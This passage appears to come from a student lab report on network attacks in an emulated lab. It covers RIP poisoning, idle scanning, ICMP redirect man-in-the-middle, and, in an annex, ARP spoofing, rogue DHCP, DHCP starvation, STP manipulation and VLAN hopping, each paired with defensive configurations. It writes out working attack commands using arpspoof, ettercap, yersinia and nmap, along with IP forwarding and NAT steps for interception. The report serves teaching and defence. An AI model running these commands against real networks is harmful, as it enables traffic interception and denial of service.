
With the option “no-summary” disabled if we have the following setup: $R1 \leftrightarrow R2 \leftrightarrow R3$, where R2 is connected to the victim in some other interface. If R2 receives 2 RIP messages, respectively from R1 and R3 to the route of the subnet being spoofed, then R2 will chose to learn the route with less hop count (distance-vector metric). This can make the attack impossible to execute if the network is segmented in such way.

The other scenario is when the “no-summary” is enabled, and such each route will be announced individually, this allows for the attacker to announce the IP with a subnet of /32, and even if his hop count distance is much superior to the legitimate route, as the algorithm prefers, according to the longest prefix matching rule, the more specific route, then this will facilitate the attacker’s job, and creating a more favourable environment for the attacker.

Countermeasures

RIPv2 Authentication allows to authenticate a router RIP message by using a key chain. We can configure the keychain and then enable it on its specific interface. After that the authentication information will be included in the RIP response and a router will only accept the update if it is authentication it is valid.

There are two types of authentication methods, plaintext and md5. Plaintext password will be included in the packet and observable if the packets are sniffed, which in this case could happen as the interfaces connected to the user are not passive (they send RIP Responses), but we still decided to use plaintext authentication for demonstration purposes.



No.	Time	Source	Destination	Protocol	Length	Info
134	637.575030	10.0.23.1	224.0.0.9	RIPv2	86	Response
138	656.272517	10.0.23.2	224.0.0.9	RIPv2	106	Response
142	676.096394	10.0.23.1	224.0.0.9	RIPv2	86	Response
147	696.180269	10.0.23.2	224.0.0.9	RIPv2	106	Response
150	713.426384	10.0.23.1	224.0.0.9	RIPv2	106	Response


```

> Frame 150: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface
> Ethernet II, Src: ca:02:60:55:00:00 (ca:02:60:55:00:00), Dst: IPv4mcast_09 (01:00:5e:
> Internet Protocol Version 4, Src: 10.0.23.1, Dst: 224.0.0.9
> User Datagram Protocol, Src Port: 520, Dst Port: 520
  Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
    Authentication: Simple Password
      Authentication type: Simple Password (2)
      Password: saar-kc
    IP Address: 192.168.1.0, Metric: 1
      Address Family: IP (2)
  
```

Figure 61 RIP poisoning authentication by plaintext passwords

The packet now contains a new field named Authentication and the password “saar-kc” is included in it. It’s trivial to reuse that password and still do the attack. In real scenarios the MD5 mechanism should be enabled so the password cannot be sniffed.

Though, this is enough to prevent the attack discussed previously. Here is an example of the routing table with the attack going on, after activating this mechanism:



No.	Time	Source	Destination
32	105.701842	0.0.0.0	192.168.1.1
34	105.989765	192.168.1.1	224.0.0.9
35	107.710560	0.0.0.0	192.168.1.1
36	109.720377	0.0.0.0	192.168.1.1
37	111.729506	0.0.0.0	192.168.1.1

```

> Frame 23: 66 bytes on wire (528 bits), 66 bytes captured
> Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00),
> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 192.168.
> User Datagram Protocol, Src Port: 520, Dst Port: 520
  Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
    IP Address: 192.168.3.0, Metric: 1
      Address Family: IP (2)
      Route Tag: 0
      IP Address: 192.168.3.0
      Netmask: 255.255.255.0
      Next Hop: 0.0.0.0
      Metric: 1
  
```

```

R 192.168.2.1/32 is directly connected, GigabitEthernet4/0
R 192.168.3.0/24 [120/2] via 10.0.23.2, 00:00:07, FastEthernet0/0
R2#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override
Gateway of last resort is not set
10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
  10.0.23.0/24 is directly connected, FastEthernet0/0
  10.0.23.1/32 is directly connected, FastEthernet0/0
  10.0.34.0/24 [120/1] via 10.0.23.2, 00:00:11, FastEthernet0/0
192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
  192.168.1.0/24 is directly connected, FastEthernet2/0
  192.168.1.1/32 is directly connected, FastEthernet2/0
192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
  192.168.2.0/24 is directly connected, GigabitEthernet4/0
  192.168.2.1/32 is directly connected, GigabitEthernet4/0
R 192.168.3.0/24 [120/2] via 10.0.23.2, 00:00:12, FastEthernet0/0
R2#
  
```

Figure 62 RIP poisoning Routing Table with countermeasures on

The fake packets don’t include this authentication, therefore the router won’t accept the announcement and continue working properly.

Attack feasibility

This attack is easy to understand. The difficulty of the attack depends on 2 conditions. The first is that there must be no authentication method used by the routing protocol, or if there is the attacker must know the authentication key. The second condition depends on the layout of the network and RIP configuration. As explained in previous sections the "no-summary" option can make the attack easier to execute under certain network topologies.

Idle Scan

An idle scan attack happens when an attacker performs a TCP port scan sending spoofed packets remaining invisible to the target host. Generally, this attack has 2 stages.

In the first stage, the attacker scans the “zombie” machine (the one we impersonate) getting the sequence number - IPID. Then, the attacker sends a spoof SYN packet to the target and the target answers with SYN/ACK (if the port is open) to the “zombie” machine. The “zombie” machine will respond with a RST packet, so the IPID will be incremented.

The second stage happens when the attacker sends another packet to the “zombie” and if the IPID is incremented the attacker will know the port is open (note that when a port is open, IPIDs increment by 2 - one increment sending RST to the target and then answering to the attacker in the second stage)

Notes:

- Newer OS versions are not suitable as zombies because of patches (IPID randomization) but older OS and hardware (like printers, almost all companies have a printer) are

Scan types




Figure 63 Syn Scan




Figure 64 Fin Scan




Figure 65 Null Scan




Figure 66 Xmas Scan




Figure 67 UDP Scan

(https://0xbharath.github.io/art-of-packet-crafting-with-scapy/network_recon/service_discovery/index.html)

Response for different types of ports

the attacker, the zombie, and the target.


Idle scan of an open port

Step 1: Probe the zombie's IP ID.



The attacker sends a SYN/ACK to the zombie. The zombie, not expecting the SYN/ACK, sends back a RST, disclosing its IP ID.

Step 2: Forge a SYN packet from the zombie.



The target sends a SYN/ACK in response to the SYN that appears to come from the zombie. The zombie, not expecting it, sends back a RST, incrementing its IP ID in the process.

Step 3: Probe the zombie's IP ID again.



The zombie's IP ID has increased by 2 since step 1, so the port is open!


Idle scan of a closed port

Step 1: Probe the zombie's IP ID.



The attacker sends a SYN/ACK to the zombie. The zombie, not expecting the SYN/ACK, sends back a RST, disclosing its IP ID. This step is always the same.

Step 2: Forge a SYN packet from the zombie.



The target sends a RST (the port is closed) in response to the SYN that appears to come from the zombie. The zombie ignores the unsolicited RST, leaving its IP ID unchanged.

Step 3: Probe the zombie's IP ID again.



The zombie's IP ID has increased by only 1 since step 1, so the port is not open.


Idle scan of a filtered port

Step 1: Probe the zombie's IP ID.



Just as in the other two cases, the attacker sends a SYN/ACK to the zombie. The zombie discloses its IP ID.

Step 2: Forge a SYN packet from the zombie.



The target, obstinately filtering its port, ignores the SYN that appears to come from the zombie. The zombie, unaware that anything has happened, does not increment its IP ID.

Step 3: Probe the zombie's IP ID again.



The zombie's IP ID has increased by only 1 since step 1, so the port is not open. From the attacker's point of view this filtered port is indistinguishable from a closed port.

Figure 68 Idle Scan and different types of ports

(https://0xbharath.github.io/art-of-packet-crafting-with-scapy/network_recon/service_discovery/index.html)

Network topology




Figure 69 Idle Scan network topology

Analysing the network, we have 1 Victim PC (Toolbox-1), 1 possible “Zombie” (R1 in idle mode) and a Malicious Attacker (SAAR-Kali) connected to a switch (for further configurations details please check Annex-Idle scan).

Attack demonstration

1. The attacker executes “nmap -sP 192.168.0.0/24” to make a Ping scan (-sP) trying to find online hosts in the specified subnet (a victim and a zombie)

```

root@SAAR-Kali-1:/# nmap -sP 192.168.0.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-15 01:23 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.0.1
Host is up (-0.19s latency).
MAC Address: C2:01:11:2C:00:00 (Unknown)
Nmap scan report for 192.168.0.2
Host is up (-0.13s latency).
MAC Address: 6E:CD:0C:A9:15:B4 (Unknown)
Nmap scan report for 192.168.0.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.30 seconds
root@SAAR-Kali-1:/#
  
```

Figure 70 Idle Scan network discovery scan

2. The attacker executes “nmap -P0 -p 80 -sI 192.168.0.1 192.168.0.2” to make the idle scan on port 80 (-p 80). The parameter “-P0” is used to say that all hosts are online and the “-sI” is used to specify the zombie machine.

```

root@SAAR-Kali-1:/# nmap -P0 -p 80 -sI 192.168.0.1 192.168.0.2

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-15 02:12 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Idle scan zombie 192.168.0.1 (192.168.0.1) port 80 cannot be used because IP ID sequence class is: Randomized. Try another proxy.
QUITTING!
root@SAAR-Kali-1:/#
  
```

Figure 71 Idle Scan attack output

Unfortunately, this behaviour could not be observed because the attack is only possible if IPID is incremental, which is not the case for the most OS nowadays (patches arrived). The group

tried to find a vulnerable host but without success. This last output shows that attack failed because a countermeasure was applied in the zombie (a patch that randomizes the IPID).

Countermeasures

Configuring Firewalls and IDS/IPS to detect and block probes, and implement custom rules to lock down the network and block unwanted ports.

Attack feasibility

This attack is easy to understand and execute but the hard part of this attack is to find a valid zombie to be performed (nowadays patches were applied – randomization of IPID). If a zombie is found (a old vulnerable OS or an old printer – almost all companies have a printer), the attack is very simple, easy and good because the attacker stays hidden (attacker communicates with the zombie and not with the target) and if an IDS exists in the network it will report the zombie.

ICMP Redirect (MitM)

An ICMP Redirect attack happens when an attacker pretends to be the victim host to get the re-directed frames to him, modifying the routing table of the victim. This is possible because the attacker sends a malicious crafted ICMP packet, saying he is the gateway and is announcing a better route for the destination IP for the victim's traffic that is through the attacker (fake gateway), making a MitM attack – communication goes through attacker.

ICMP Protocol and ICMP Redirect

ICMP Protocol is encapsulated in an IPv4 packet and typically is used for diagnostic or control purposes. Note that for an ICMP request there is an ICMP reply.

Some important header's fields are *type* which identifies the control message and the *code* which gives us additional context information.

ICMP Redirects (ICMP packets with type=5) "allows a router to inform a host that there's a more efficient route to a destination" (https://www.agwa.name/blog/post/icmp_redirect_attacks_in_the_wild).

Network topology




Figure 72 ICMP Redirect network topology

Analysing the network, we have 1 Router R1, C3725, connected to 2 ethernet switches, 1 Web Server (toolbox), 1 attacker (Docker-Kali) and one victim (Router R2, C3725). As shown in figure A (for further configuration details, please check the Annex-ICMP Config).

Attack demonstration

1. Attacker enables IP forwarding and NAT with the commands:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
iptables -t nat -A POSTROUTING -s 10.100.13.0/255.255.255.0 -o eth0 -j MASQUERADE
```

2. We check in the victim (R2) the default gateway and the best route to the Web Server

```
R2#sh ip route
Default gateway is 10.100.13.1

Host          Gateway        Last Use      Total Uses   Interface
10.23.56.100  10.100.13.1    0:07         10          FastEthernet0/0
```

Figure 73 ICMP Redirect victim's IP Route before attack

3. Attacker starts the Wireshark to sniff the packets and send the attack executing the script detailed in Annex. After executing is possible to see that:

```
R2#sh ip route
Default gateway is 10.100.13.1

Host          Gateway      Last Use    Total Uses  Interface
10.23.56.100  10.100.13.2      0:00        20    FastEthernet0/0
```

Figure 74 ICMP Redirect victim's IP Route after attack

Or in other words, the best route for the Web Server has changed and now the victim thinks the attacker is the best gateway.

Further analysis shows the 3 packets that the malicious script sends announcing the new gateway is now the attacker:

No.	Time	Source	Destination	Protocol	Length	Info
35	233.098196	10.100.13.1	10.100.13.3	ICMP	70	Redirect (Redirect for host)
36	233.101128	10.100.13.1	10.100.13.3	ICMP	70	Redirect (Redirect for host)
37	233.103081	10.100.13.1	10.100.13.3	ICMP	70	Redirect (Redirect for host)

Figure 75 ICMP Redirect Wireshark capture of malicious packets sent

Opening one the attacker's packet we see more details:

Wireshark · Packet 89 · -

```
> Frame 89: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface -, id 0
> Ethernet II, Src: a2:b2:05:58:e9:3f (a2:b2:05:58:e9:3f), Dst: c2:02:97:ed:00:00 (c2:02:97:ed:00:00)
> Internet Protocol Version 4, Src: 10.100.13.1, Dst: 10.100.13.3
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 56
  Identification: 0x0001 (1)
  > Flags: 0x0000
  Fragment offset: 0
  Time to live: 64
  Protocol: ICMP (1)
  Header checksum: 0x4bf9 [validation disabled]
  [Header checksum status: Unverified]
  Source: 10.100.13.1
  Destination: 10.100.13.3
  > Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0x3d94 [correct]
    [Checksum Status: Good]
    Gateway address: 10.100.13.2
  > Internet Protocol Version 4, Src: 10.100.13.3, Dst: 10.23.56.100
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 28
    Identification: 0x0001 (1)
    > Flags: 0x0000
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0x20ef [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.100.13.3
    Destination: 10.23.56.100
  > User Datagram Protocol, Src Port: 53, Dst Port: 53
```

Figure 76 ICMP Redirect malicious crafted packet details

As we can see, the attacker is announcing himself as the new best gateway for the route between the victim and the Web Server. The packet is also spoofed to the victim think that comes from the gateway.

4. When the victim communicates with the Web Server (in this case sends ICMP packets – ping) the attacker can now see it all:




Figure 77 ICMP Redirect Wireshark attack capture

Notes:

- Why do we need IP Forwarding? If we did not turn on the IP Forwarding no MitM attack would occur because the attacker would not forward the packet.
- Why do we need that entry in the NAT? If no NAT was configured the attacker would only see the ping requests because they have the source IP of the victim (victim still thinks that the attacker is the best gateway for that route), so when the Web Server replies they are sent directly for the victim. So, the NAT translate the IP source of the ping request, so that the reply arrives to the attacker and when the ping reply arrives the NAT will translate it again to the victim's IP address and send it to the victim.

Attack feasibility

This attack is harder to understand because there are very details but not hard to execute (just a special crafted packet is needed). The attacker needs to know 3 IP addresses to be able to execute the attack: i) Victim IP address, ii) Gateway IP address and iii) Destination IP for the victim's traffic. This can be known with network scans (for example, using *nmap* – for further details: <https://ivanitlearning.wordpress.com/2019/05/20/icmp-redirect-attacks-with-scapy/comment-page-1/>). One advantage is IDS Logs does not report many suspicious ARP broadcasts of the attacker unlike the ARP spoofing attack.

References

CCNA Security in Cisco Academy

<https://static-course-assets.s3.amazonaws.com/CCNAS2/en/index.html>

Cisco CCNA 100-301 Exam: Complete Course with practical labs

<https://www.udemy.com/course/cisco-ccent-icnd1-100-105-complete-course-sims-and-gns3/>

VLANs, Trunks, 802.1Q, DTP, and VTP for Beginners

<https://www.youtube.com/watch?v=a-rjEt7syAA>

Exploiting vlan double tagging

<https://notsosecure.com/exploiting-vlan-double-tagging/>

Yersinia man page

<https://linux.die.net/man/8/yersinia>

DNS spoofing

https://en.wikipedia.org/wiki/DNS_spoofing

How RIP works | Network Fundamentals Part 20

<https://www.youtube.com/watch?v=aNV4rVLasc>

RIP Spoofing

<https://microlab.red/2018/04/06/practical-routing-attacks-1-3-rip/>

Service discovery (Port Scanning)

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/network_recon/service_discovery/index.html

Idle Scan

https://en.wikipedia.org/wiki/Idle_scan

Scanning Techniques

<https://www.w3schools.in/ethical-hacking/scanning-techniques/>

ICMP redirect attacks with Scapy

<https://ivanitlearning.wordpress.com/2019/05/20/icmp-redirect-attacks-with-scapy/comment-page-1/>

ICMP Redirect Attacks in the Wild

https://www.agwa.name/blog/post/icmp_redirect_attacks_in_the_wild

Internet Control Message Protocol

https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol

Annex

CAM Table Overflow

❖ PC1:

ip 10.0.0.1

save


❖ PC2:

ip 10.0.0.2

save

❖ SW-C3725:

Nothing to do here, C3725 does not support port security.



```
Sw3725(config)#interface f1/0
Sw3725(config-if)#switchport mode access
Sw3725(config-if)#switchport port-
Sw3725(config-if)#switchport port-?
% Unrecognized command
Sw3725(config-if)#switchport port-
Sw3725(config-if)#switchport port-security
^
% Invalid input detected at '^' marker.
```

Figure 78 CAM Overflow C3725 and port security

❖ SW-IOsVL2:

conf t

int g1/0

switchport mode access

switchport port-security

switchport port-security maximum 5

exit

(PS: The number 5 of maximum MACs on that interface is just for demonstration purposes, not for any “maximum security” goal)

DHCP Spoofing

❖ victim - PC1:

ip dhcp

❖ c3725-dhcp_sv:

conf t

ip dhcp pool dhcppool

network 10.0.0.1 255.0.0.0

dns-server 1.1.1.1

exit

```
int f0/0
no shut
ip address 10.0.0.1 255.0.0.0
exit
```

❖ DHCP Snooping on IOSvL2 Switch:

```
conf t
ip dhcp snooping
no ip dhcp snooping information option
int g0/1
ip dhcp snooping trust
exit
int g0/2
ip dhcp snooping limit rate 1
exit
ip dhcp snooping vlan 1
```

❖ Attacker/Rogue dhcp sv - PC2:

```
ettercap -T -M dhcp:10.0.0.60-120/255.0.0.0/2.2.2.2
```

DHCP starvation

❖ c3725-dhcp_sv:

```
conf t
ip dhcp pool dhcppool
network 10.0.0.1 255.255.255.240
dns-server 1.1.1.1
exit
int f0/0
no shut
ip address 10.0.0.1 255.255.255.240
exit
```

❖ Victim:

```
ip dhcp
```

❖ dhcp snooping configuration in switch IOSvL2:

```
conf t
ip dhcp snooping
no ip dhcp snooping information option
int g0/1
ip dhcp snooping trust
exit
int g0/2
ip dhcp snooping limit rate 1
exit
ip dhcp snooping vlan 1
```


❖ Attacker:

```
yersinia dhcp -attack 1
```

(during the attack the spam also creates a DOS attack as the router can't access to its dhcp table). The host capacity of the network was purposely decreased to 14 hosts, because the tool (yersinia) would send such a high volume of DHCP Requests that the DHCP Server had trouble answering and the IP offer would take a lot of time to happen.

ARP Spoofing

❖ PC1:

```
ip 10.0.0.1/24
sh arp
```

❖ PC2:

```
ip 10.0.0.2/24
sh arp
```

❖ Attacker:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
arpspoof -i eth0 -t 10.0.0.1 -r 10.0.0.2 > /dev/null 2>&1 &
```

❖ Cisco IOSvL2 countermeasure:

```
en
conf t
ip dhcp snooping
int range g0/0 - 2
ip dhcp snooping limit rate 6
exit
ip dhcp snooping vlan 1
ip arp inspection vlan 1
ip arp inspection validate src-mac dst-mac ip
```

In the image below it is possible to see the attacker packets dropped:

```
Switch#sh ip arp inspection statistics vlan 1
```

Vlan	Forwarded	Dropped	DHCP Drops	ACL Drops
1	0	134	134	0

Vlan	DHCP Permits	ACL Permits	Probe Permits	Source MAC Failures
1	0	0	0	0

Vlan	Dest MAC Failures	IP Validation Failures	Invalid Protocol Data
1	0	0	0

```
Switch#
```

Figure 79 ARP Spoofing IOSvL2 statistics after countermeasures

STP Manipulation

❖ RootBridge:

```
conf t
spanning-tree VLAN 1 root primary
exit
```

❖ AttackerConnected:

```
conf t
int gi3/0
spanning-tree portfast interface
spanning-tree bpduguard enable
exit
```

❖ TheOtherSwitch:

```
None
```

❖ PC:

```
yersinia stp -attack 4
```

VLAN

❖ PC1:

```
ip 10.0.10.1/24 10.0.10.254
```

❖ PC2:

```
ip 10.0.20.2/24 10.0.20.254
```

❖ Switch 1

```
en
conf t
no ip routing
vlan 10
exit
int vlan 10
ip add 10.0.10.253 255.255.255.0
vlan 20
exit
int vlan 20
ip add 10.0.20.253 255.255.255.0
exit
int vlan 1
ip address 10.0.0.1 255.255.255.0
no shut
end
sh vlan
```

- ❖ Switch 2 – no use of VTP because it has an advantage (if we do not follow a procedure for a new switch, the previous configuration of the switches are lost)

```
en
conf t
no ip routing
vlan 10
exit
int vlan 10
ip add 10.0.20.254 255.255.255.0
vlan 20
exit
int vlan 20
ip add 10.0.20.254 255.255.255.0
exit
int vlan 1
ip address 10.0.0.2 255.255.255.0
no shut
exit
int g0/1
switchport access vlan 10
exit
int g0/2
switchport access vlan 20
end
sh vlan
```

VLAN hopping attacks countermeasures configurations

- ❖ switch 1:

```
en
conf t
int g0/0
switchport trunk encapsulation dot1q
switchport mode trunk
switchport nonegotiate
switchport trunk native vlan 999
exit
int g0/1
switchport mode access
exit
int range g0/2 - 3, g1/0 - 3, g2/0 - 3, g3/0 - 3
switchport mode access
switchport access vlan 1000
shutdown
end
```

- ❖ switch 2:

```
en
```

```
conf t
int g0/0
switchport trunk encapsulation dot1q
switchport mode trunk
switchport nonegotiate
switchport trunk native vlan 999
exit
int g0/1
switchport mode access
exit
int g0/2
switchport mode access
exit
int range g0/3, g1/0 - 3, g2/0 - 3, g3/0 - 3
switchport mode access
switchport access vlan 1000
shutdown
end
```

